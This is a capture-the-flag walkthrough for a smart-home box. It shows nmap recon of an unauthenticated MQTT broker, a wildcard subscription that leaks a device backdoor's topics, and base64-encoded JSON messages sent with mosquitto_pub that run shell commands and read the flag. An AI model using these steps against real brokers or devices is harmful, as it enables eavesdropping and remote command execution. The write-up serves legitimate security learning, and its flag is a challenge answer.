Bugged
John was messing around with his smart home appliances and noticed some weird traffic on the network. Our job is to figure out what is going on.
Recon
As always, start with nmap.
nmap -sCV 10.112.155.255
Only port 22 came back. That felt wrong for a challenge about smart home traffic, so I ran it again but this time scanning all ports instead of just the top 1000.
nmap -sCV -p- 10.112.155.255

Port 1883 showed up and it’s running mosquitto version 2.0.14. Here is what I found: Mosquitto is an MQTT broker, mainly built for remote locations where you need small code and low bandwidth. Sensors, home automation, mobile stuff. Makes total sense given the challenge description.

I also found CVE-2024-8376 tied to this version, which is good to note.
Understanding MQTT
Before touching anything I spent some time figuring out how MQTT actually works because I had never dealt with it before. Here is what I found.
There is a central broker sitting on port 1883. Devices can publish messages to a topic and other devices can subscribe to topics to receive those messages. So something like a temperature sensor might publish to home/livingroom/temperature with a value of 22, and your phone subscribes to that topic and gets the update. The broker just sits in the middle passing things around and does not care what is inside the messages.
So the attack surface here is basically: can I subscribe to everything and listen in?
Subscribing to Everything
There is a tool called mosquitto_sub that lets you connect to an MQTT broker and subscribe to topics. The # wildcard means all topics. So this command:
mosquitto_sub -h 10.112.155.255 -t "#"

connects to the broker and says “give me everything being published on any topic.” And it worked.
The output had a bunch of stuff but the most interesting thing was a big base64 string at the very start. I threw it into base64decode.org and got this:
{
  "id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d",
  "registered_commands": ["HELP", "CMD", "SYS"],
  "pub_topic": "U4vyqNlQtf/0vozmaZyLT/15H9TF6CHg/pub",
  "sub_topic": "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub"
}
Okay this is very interesting. There is a device on this network with a backdoor. It has commands it understands, a topic where it publishes its output, and a topic where it listens for input. So if I publish a command to the sub_topic, the device will respond on the pub_topic.
Talking to the Backdoor
I opened two terminals. In the first one I set up a listener on the pub topic:
mosquitto_sub -h 10.112.155.255 -t "U4vyqNlQtf/0vozmaZyLT/15H9TF6CHg/pub"

In the second one I sent a HELP command:
mosquitto_pub -h 10.112.155.255 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "HELP"
Got a response on the listener. Another base64 string. I tried decoding it online and nothing useful came back. I tried CMD and SYS as well, same string every time. I was a bit stuck here.
Then I tried encoding the command before sending it. That also did not work.
Eventually I just tried decoding it in the terminal instead of the online tool:
echo "SW52YWxpZCBtZXNzYWdlIGZvcm1hdC4KRm9ybWF0OiBiYXNlNjQoeyJpZCI6ICI8YmFja2Rvb3IgaWQ+IiwgImNtZCFuZD4iLCAiYXJnIjogIjxhcmd1bWVudD4ifSk=" | base64 -d
And I got actual output this time:
Invalid message format.
Format: base64({"id": "<backdoor id>", "cmd": "<command>", "arg": "<argument>"})
The online decoder was quietly eating part of the string. The terminal worked fine. Lesson learned.
So it is not enough to just send HELP as a raw string. The device wants a properly formatted JSON object that is then base64 encoded. It was sitting there telling me the exact format the whole time and I was just not decoding it right.
Sending a Valid Command
Now I had everything I needed. Build the JSON, encode it, send it.
I filled in the backdoor ID from the very first decoded string we got, used HELP as the command, and left the argument empty:
echo '{"id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d", "cmd": "HELP", "arg": ""}' | base64 -w 0
That gave me a base64 string. I published it:
mosquitto_pub -h 10.112.155.255 -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m "eyJpZCI6ICJjZGQxYjFjMC0xYzQwLTRiMGYtOGUyMi02MWIzNTc1NDhiN2QiLCAiY21kIjogIkhFTFAiLCAiYXJnIjogIiJ9Cg=="
Went back to the listener, got a new string, decoded it and the response was:
Commands:
HELP: Display help message (takes no arg)
CMD: Run a shell command
SYS: Return system information (takes no arg)
CMD runs shell commands. That is what I want.
Getting the Flag
Same process, just swap HELP for CMD and add ls -la as the argument:
echo '{"id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d", "cmd": "CMD", "arg": "ls -la"}' | base64 -w 0
Encode it, publish it, listen for the response, decode it. The flag file was right there in the directory listing.

One more time, same thing but with cat flag.txt as the argument:
echo '{"id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d", "cmd": "CMD", "arg": "cat flag.txt"}' | base64 -w 0
Decode the response and there it is.

flag{18d44fc0707ac8dc8be45bb83db54013}
Takeaway
MQTT is something I had never touched before this and it was genuinely interesting to learn about. The whole thing is designed to be lightweight and open which is great for smart devices but terrible for security when there is no authentication set up.
The frustrating part was the online base64 decoder silently failing and making me think the message format was the problem when it was just the tool. From now on, terminal first.
The backdoor was handing out its own ID, its topics, and eventually its exact message format. Once you understood what you were looking at it basically walked you through the whole thing.
Good box. Learned something new.